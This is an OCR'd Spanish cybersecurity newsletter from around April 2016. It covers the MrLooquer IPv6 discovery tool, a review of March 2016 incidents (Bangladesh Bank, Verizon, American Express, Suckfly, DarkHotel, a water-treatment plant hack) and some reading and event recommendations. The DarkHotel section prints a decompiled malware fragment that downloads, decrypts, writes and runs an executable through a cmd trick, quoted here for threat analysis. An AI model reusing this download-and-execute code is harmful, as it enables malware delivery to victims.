
MrLooquer es una herramienta española enfocada a analistas de la información, administradores de red, hackers y pentesters. Mediante diversas técnicas de recuperación y descubrimiento de información realiza una recopilación masiva de información relativa a servicios e información de la red IP versión 6 (IPv6).

Apoyado por una serie de algoritmos heurísticos y con el objetivo de conseguir relacionar toda la información recopilada, permite de forma sencilla contextualizar no solo el estado del despliegue de IPv6 sino todo lo que está relacionado con él, desde dominios e IPv4 hasta valores asociados a CPE *(Common Platform Enumeration).*

MrLooquer implementa acceso mediante API que permite automatizar procesos de forma sencilla. Tanto la interfaz Web como en el API permiten realizar búsquedas utilizando filtros y expresiones regulares.



La información recuperada se ofrece con licencia *Creative Commons.* Al tratarse por ahora de un proyecto abierto el acceso a la misma está limitado en base al tipo de cuenta seleccionado, pudiendo solicitar el acceso a la versión básica de la herramienta de forma gratuita.



Los usuarios de MrLooquer se definen como "looquers" y están separados en tres tipos:

- Sir: Permite el uso de *wildcards* en las búsquedas y utilizar algunos filtros. Tiene una cuota de consultas diaria perfecta para un usuario medio
- Lord: Amplía el número de *wildcards* y de filtros. Duplica la cuota de peticiones
- King: Prácticamente sin limitaciones a la hora de sacar partido a las búsquedas soportadas permite hacer búsquedas con expresiones regulares y con técnicas de *Fuzzy.*

MrLooquer, entre otros usos, permite conocer el grado de exposición de servicios afectados por una determinada vulnerabilidad escuchando en IPv6. Por ejemplo, en el caso de servidores DNS, podríamos realizar una búsqueda más dirigida para obtener equipos potencialmente afectados por la vulnerabilidad publicada recientemente relativa al servidor de nombres DNS Bind9 (CVE-2016-2088).

7 Análisis de los Ciberataques del mes de marzo de 2016

AUTOR: Adolfo Hernández, subdirector de THIBER, the cybersecurity think tank.
Cybersecurity advisor, Eleven Paths (Telefónica).

CIBERCRIMEN

En uno de los mayores ataques informáticos conocidos hasta la fecha en cuanto a cantidad de dinero, *a comienzos de mes se hacía pública una acción* criminal mediante la ejecución de un gran número de transferencias en el banco de la Reserva Federal de Nueva York, casi tres docenas, en las que **movían dinero desde el Banco Central de Bangladesh con destino a cuentas en paraísos fiscales como Filipinas o Sri Lanka.**

Según reporta Bloomberg, esas cuentas pertenecerían a casinos mayoritariamente. Los cibercriminales lograron realizar **cuatro operaciones con éxito, por valor de 81 millones de dólares,** pero el grupo estuvo a punto de cometer un **desfalco de casi mil millones de dólares.** Sin embargo, una falta de ortografía hizo saltar las alarmas del banco y pudo evitar que la cifra del robo fuese tan alta.

Las autoridades de Bangladesh sospechan de piratas de origen chino. La cuenta donde fue a parar el dinero se encuentra en Filipinas.

Ilustración 1 El Banco Central de Bangladés en Daca

Los fiscales afirman que los seis sospechosos son propietarios o empleados de las tiendas que produjeron un número mucho mayor de billetes ganadores a la media estatal.

El presunto grupo creó máquinas para procesar un flujo de billetes de lotería a la vez que causaron una congelación temporal de la visualización de los números, permitiendo a los operadores ver cuál de los billetes a punto de ser expedido serían premiados para imprimirlos de nuevo.

El grupo parece haber aprovechado vulnerabilidades en el software de los terminales de lotería que no sólo causaron solicitudes de billetes con retraso sino que también les permitió a los operadores saber de antemano si una solicitud dada produciría un billete ganador.

Finalmente, a finales de mes, Verizon Enterprise Solutions, proveedor de servicios de internet y telecomunicaciones, *ha sufrido una fuga de información que involucra datos de sus clientes.*

Un destacado miembro de un foro ciberdelincuencia ha hecho público la puesta en venta de una base de datos que contiene la información de contacto de alrededor de 1,5 millones de clientes de Verizon.

El vendedor solicita un precio por todo el paquete de datos de 100.000 $, pero también se ofreció a venderlo en bloques de 100.000 registros por 10,000 $ cada uno. A los potenciales compradores también se les ofreció la opción de adquirir información acerca de las vulnerabilidades de seguridad explotadas en el sitio web de Verizon para obtener los datos.

CIBERESPIONAJE

A finales de 2015, *Symantec identificó actividades sospechosas involucrando una herramienta de hacking que había sido firmada con un certificado digital de firma de código válido, siendo ésta una característica inusual.*

A mediados de mes, la citada firma de seguridad publicó una investigación por la cual se ha identificado a un grupo criminal chino denominado Suckfly que destinaba su actividad a robar certificados de empresas legítimos en Seúl con el fin de ocultar ataques contra actores gubernamentales y entidades comerciales en todo el mundo durante un periodo de más de dos años. Este tipo de actividad y uso malicioso de los certificados robados hace hincapié en la importancia de salvaguardar los certificados para evitar que sean utilizados maliciosamente.

Ilustración 2 Mapa de Seul mostrando la ubicación de las empresas afectadas por Suckfly

El 10 de marzo, *un individuo o grupo no autorizado accedió al sistema de un proveedor de servicios de American Express* lo que forzó a la compañía a advertir a sus clientes de que la información y datos las tarjetas podían haber sido estado expuestas.

En un aviso a los clientes presentadas en la Oficina del Fiscal General de California, Stefanie Ash, directora de privacidad de American Express, dijo que los números de cuentas, nombres, fechas de caducidad y otros datos podrían haber estado expuestos ante un acceso no autorizado. Amex comunicó que estaba "supervisando de forma activa" las cuentas para detectar actividad fraudulenta y pidió a los clientes que se mantuvieran en alerta ante movimientos y pagos bancarios inusuales.

American Express Company
200 Vesey Street
New York, NY 10285-0106

Date:

Card Member Name
Street Address
City, State, Zip Code

American Express® Card Account ending in: X-XXXX

RE: NOTICE OF DATA BREACH

Dear [Name],

WHAT HAPPENED?
Protecting the security of our Card Members' information is very important to us and we strive to let you know about security concerns as soon as possible. We have been informed that a data security incident occurred at a merchant where you used your Card. Account information of some of our Card Members, including some of your account information, may have been involved. It is important to note that American Express owned or controlled systems were not compromised by this incident, and we are providing this notice to you as a precautionary measure.

WHAT INFORMATION WAS INVOLVED?
At this time, we have been informed that your current or previously issued American Express Card account number, your name and other Card information such as the expiration date, may have been compromised. Please be aware that you may receive additional letters from us if more than one of your American Express Card accounts were involved.

WHAT WE ARE DOING.
Please be assured we are vigilantly monitoring your account for fraud and, if it should occur, **you are not liable for fraudulent charges on your account**. To learn more about the measures we take to help protect your account visit our **Security Center** at americanexpress.com/fraudprotection.

WHAT YOU CAN DO.
We ask that you carefully review your account for fraudulent activity. Below are some steps you can take to protect your account.
Login to your account at americanexpress.com/MYCA to review your account statements carefully and remain vigilant in doing so, especially over the next 12 to 24 months.
If your card is active, sign up to receive instant notifications of potential suspicious activity by enabling Notifications in the American Express Mobile app, or signing up for email or text messaging at americanexpress.com/accountalerts. Please make sure your mobile phone number and email address are also on file for us to contact you if needed.

OTHER IMPORTANT INFORMATION.
Included with this letter are some additional helpful tips and steps you can take to protect yourself against the risks of fraud and identity theft.

Ilustración 3 Notificación oficial sobre la fuga de datos de American Express

Finalmente, de acuerdo con la información facilitada por la compañía china de ciberseguridad *ThreatBook,* el grupo DarkHotel, identificado hace algo más de un año por varias firmas de seguridad, y directamente relacionado con campañas de ciberespionaje dirigidos mediante ataques persistentes avanzados, ha llevado a cabo nuevas campañas focalizadas en ejecutivos de empresas de telecomunicaciones asiáticos.

Este grupo *ha sido relacionado con campañas de ciberespionaje en hoteles de lujo* focalizado en ejecutivos de que viajaban a la región de Asia Pacífico. Por lo general, enviaban mensajes con documentos Word maliciosos que tenían embebido un fichero SWF.

```
private var _exeName:String = "update.exe";
_se.callerEx("GetTempPathA", new Vector.<Object>(2));
var Vector.<Object>(6)[1] = _se.BAToStr(_se.h2b(_se.urlID));
_loc_11 = _loc_9.decrypt(_loc_11, _se.BAToStr(_se.h2b(_se.keyID)));
_loc_18 = _se.callerEx("WinINet!InternetOpenUrlA", new Vector.<Object>(6));
_se.callerEx("WinINet!InternetReadFile", new Vector.<Object>(4));
_loc_11 = _se.BAToStr(_loc_19);
_loc_9 = new RC4();
_loc_11 = _loc_9.decrypt(_loc_11, _se.BAToStr(_se.h2b(_se.keyID)));
new Vector.<Object>(6)[1] = _loc_11;
_loc_18 = _se.callerEx("WinINet!InternetOpenUrlA", new Vector.<Object>(6));
_se.callerEx("WinINet!InternetReadFile", new Vector.<Object>(4));
var _loc_6 = _se.callerEx("CreateFileA", new Vector.<Object>(7));
_se.callerEx("WriteFile", new Vector.<Object>(5));
new Vector.<Object>(11)[1] = "cmd /c echo|set/p\"MZ\">\"" + _loc_20 + "\"&type \"" + _loc_7 + "\">>\"" + _loc_20 + "\"&\"" + _loc_20 + "\";
_se.callerEx("advapi32!CreateProcessAsUserA", new Vector.<Object>(11));
```

Ilustración 4 Payload malicioso empleado por DarkHotel

Se desconoce el uso de los datos sustraídos así como la atribución de las actividades.

	Previous attacks from DarkHotel group	This attack
Attack chain	spear phishing->dropper->HTA file->download	spear phishing->dropper->HTA file->download
Domain preference	Prefer including "163" in domain used, like 163pics.net, 163serviced.com, etc...	manage-163-account.com
Targeted Industry	Electronics manufacturer and telecommunication companies, investment, medical, cosmetic, chemical, automobile manufacturing, defense industry, military and judiciary, NGO	Telecommunications
Targeted Country/Region	North Korea, Russia, Korea, China, Japan, Thailand, India, Bangladesh, Mozambique, Taiwan	China, North Korea
Targeted group	corporate executives	corporate executives
Vulnerabilities used	Different kind of Flash zero day	Flash zero day CVE-2015-8651
Anti-detection and anti-analysis techniques used	detect AV products installed; detect sandbox environment; Anti-VM; just-in-time decryption	detect AV products installed; detect sandbox environment; Anti-VM; just-in-time decryption

Ilustración 5 Comparación entre las campañas anteriores del grupo DarkHotel y la actual

HACKTIVISMO

Según ha publicado *Verizon Security Solutions en su último informe de fugas de información* un grupo atacantes desconocidos se infiltraron en el sistema de control de una empresa tratamiento de agua modificando los niveles de productos químicos que se utilizan para tratar el agua corriente.

Verizon no ha identificado el nombre de la víctima, empleando un pseudónimo, Kemuri Water Company (KWC), y tampoco ha revelado la ubicación exacta.

Sin embargo al atribución apunta a un grupo de "hacktivistas" con vínculos estrechos con Siria que habría explotado diversas vulnerabilidades web en un portal de pago online para clientes sin parchear.

El ataque explota vulnerabilidades tecnológicas convencionales, como inyección de SQL y phishing, para alterar los sistemas industriales de tratamiento de agua, a través de controladores lógicos programables (PLCs) de regulación válvulas y conductos que controlaban el flujo de agua y productos químicos utilizados en el tratamiento a través del sistema.




Figure 2

1. Customer access to payment system
2. External (Internet)
3. Internal (Corporate access)
4. AS400
5. PLC management
6. Finance access (PII access)
7. IT management


Ilustración 6 Esquema lógico del ataque sobre la central de tratamiento de agua expuesto por Verizon

Finalmente, el grupo *hacktivista Anonymous* ha intensificado sus acciones para interferir en la campaña presidencial de Donald Trump, declarando la "guerra total" contra el candidato en un *vídeo de YouTube* a comienzos de mes.

En el *vídeo Anonymous* establece el 1 de abril como fecha objetivo para lanzar un ataque cibernético contra *www.TrumpChicago.com*, el sitio oficial de apartamentos con sede en Chicago de Trump, y para reclutar a la comunidad hacker en general para acabar con otros activos online de Trump desenterrando los supuestos secretos que el grupo hacktivista afirma que el controvertido candidato mantiene ocultos.

8 Recomendaciones

8.1 Libros y películas




Serie:
SCORPION

Sinopsis: La serie, renovada ya por una 2ª temporada, sigue los pasos de un grupo de hackers (conocido como Scorpion) a las órdenes del gobierno americano convertidos en la última línea de defensa contra las complejas amenazas de la edad moderna.
El punto de partida es una serie de genios – con Walter O´Brien a la cabeza – que dominan todos los lenguajes informáticos, el comportamiento humano, las matemáticas o la mecánica. Todas estas habilidades, que les convierten en personas especiales, llamarán la atención del agente federal Cabe Gallo, que tiene una historia pasada con O´Brien. Gallo les reclutará para formar la unidad Scorpion y enfrentarse a los peligros que amenazan la sociedad actual, muchas veces indetectables para el común de los mortales.
Sin embargo, este talento, muchas veces, les aleja de la sociedad convirtiéndoles en seres inadaptados. Es, por ello, por lo que Gallo contará con la ayuda de Paige Dineen (una madre de un hijo superdotado) como asesora para ayudarles a integrarse en el mundo que les rodea.

Película:
LA CONSPIRACIÓN DEL PÁNICO

Sinopsis: Jerry Shaw, un joven inteligente pero inadaptado cuyo hermano gemelo acaba de morir en extrañas circunstancias, y Rachel Holloman, una joven madre soltera cuyo hijo esta en peligro, se ven de repente juntos e implicados en una compliacada trama de terrorismo que gira en torno a una extraña voz que parece controlar sus vidas.




Libro:
WEAVING THE WEB

Autor: Tim Berners-Lee
Num. Paginas: 255
Editorial: Orion Business
Año: 1999
Precio: 5.00 Euros
Sinopsis: Este clásico escrito por Tim Berners-Lee, inventor de la World Wide Web (WWW), nos ofrece la visión del autor sobre los orígenes de la WWW y profetiza sobre su futuro. ¿Habrá acertado?


Libro:
NSA SECRETS: GOVERNMENT SPYING IN THE INTERNET AGE

Autor: The Washington Post
Num. Paginas: 181
Editorial: Diversion Books
Año: 2014
Precio: 3.00 Euros (e-book)
Sinopsis: Este libro, ganador del premio Pulitzer 2014, recoge la cobertura realizada por el Washington Post sobre las revelaciones de Edward Snowden.



Libro:
DARK TERRITORY: THE SECRET HISTORY OF CYBER WAR

Autor: Fred Kaplan
Num. Paginas: 320
Editorial: Simon and Schuster
Año: 2016
Precio: 20.00 Euros
Sinopsis: Fred Kaplan, ganador del Premio Pulitzer, hace un recorrido histórico, desde la guerra del Golfo de 1991 hasta nuestros días, sobre la influencia de la dimensión ciber en los conflictos bélicos.



Libro:
CYBER POLICY IN CHINA

Autor: Greg Austin
Num. Paginas: 232
Editorial: Polity
Año: 2014
Precio: 7.00 Euros
Sinopsis: Greg Austin analiza de manera global los retos a los que se enfrenta el gobierno chino para regular y promover la Sociedad de la Información.

8.2 Webs recomendadas

http://diux.mil/
Sitio web del Defense Innovation Unit Experimental del Departamento de Defensa de los Estados Unidos

https://www.incibe.es/cyberemprende
CyberEmprende es una iniciativa impulsada por INCIBE, que nace con el objetivo de crear una comunidad de emprendedores y nuevos proyectos innovadores en ciberseguridad.

http://www.rand.org/topics/cyber-warfare.html
Sitio web de RAND Corporation que recopila todos los artículos de la organización relacionados con la ciberguerra.

http://garwarner.blogspot.nl/
Gary Warner analiza en su blog las noticias mas importantes relacionadas con el mundo del cibercrimen.

https://www.recordedfuture.com/blog/
Interesante blog de la compañía Recorded Future donde se analiza las nuevas tendencias en el ámbito de la ciber-inteligencia.

https://securelist.com/
Sitio web de Kaspersky que proporciona las ultimas noticias sobre malware.

8.3 Cuentas de Twitter

@CyberEmprende_

@thedarktangent

@Adolfo_Hdez

@DIU_x

@SVbizjournal

9 Eventos

FECHA	LUGAR	ORGANIZADOR	TÍTULO	URL
4 abril	Amsterdam	SANS	Secure Europe 2016	https://www.sans.org/event/secure-europe-2016
5-6 abril	Washington	IAPP	Global Privacy Summit 2016	https://iapp.org/conference/global-privacy-summit-2016
6-7 abril	Praga	EBCG	6th Annual Cyber Security Summit: CYBER-MIX for businesses of tomorrow	http://www.ebcg.com/event/cyber-security-summit/
12 abril	Barcelona	IDG	Fórum Ciberseguridad 2016	http://www.idgtv.es/eventos-en-directo/en-directo--forum-ciberseguridad-2016
13-14 abril	Madrid	Asociación @asLAN	ASLAN 2016	http://www.congreso.aslan.es/2016/inicio_2016/_1Akk3S3P4jRWT9-14EDYu7QPdQhYf7-3
12-14	Canberra	ACSC	Australian Cyber Security Centre (ACSC) Conference 2016	http://acsc2016.com.au/
19-20 abril	Londres	ClarionEvents	Security and Counter Terror Expo	http://www.counterterrorexpo.com/counter-IED
24-27 abril	Abu Dhabi	IQPC	5th Annual Cyber Security for Energy & Utility Conference,	http://www.cybersecurityme.com/
26-28 abril	Madrid	CODASIC	SECURMATICA 2016	http://securmatica.com/
27 abril	Madrid	THIBER	Ciberseguros. La transferencia del ciber-riesgo en España	http://www.thiber.org/2016/03/15/thiber-ultima-la-elaboracion-del-primer-documento-de-estudio-de-la-transferencia-de-riesgos-ciberneticos-a-traves-de-las-ciberpolizas-en-espana/
27-28 abril	Madrid	MundoHacker TV	Mundo Hacker Day 2016	http://www.mundohackerday.com/

www.realinstitutoelcano.org

www.blog.rielcano.org

www.globalpresence.realinstitutoelcano.org

www.thiber.org

twitter.com/thiber_esp

www.linkedin.com/groups/7404269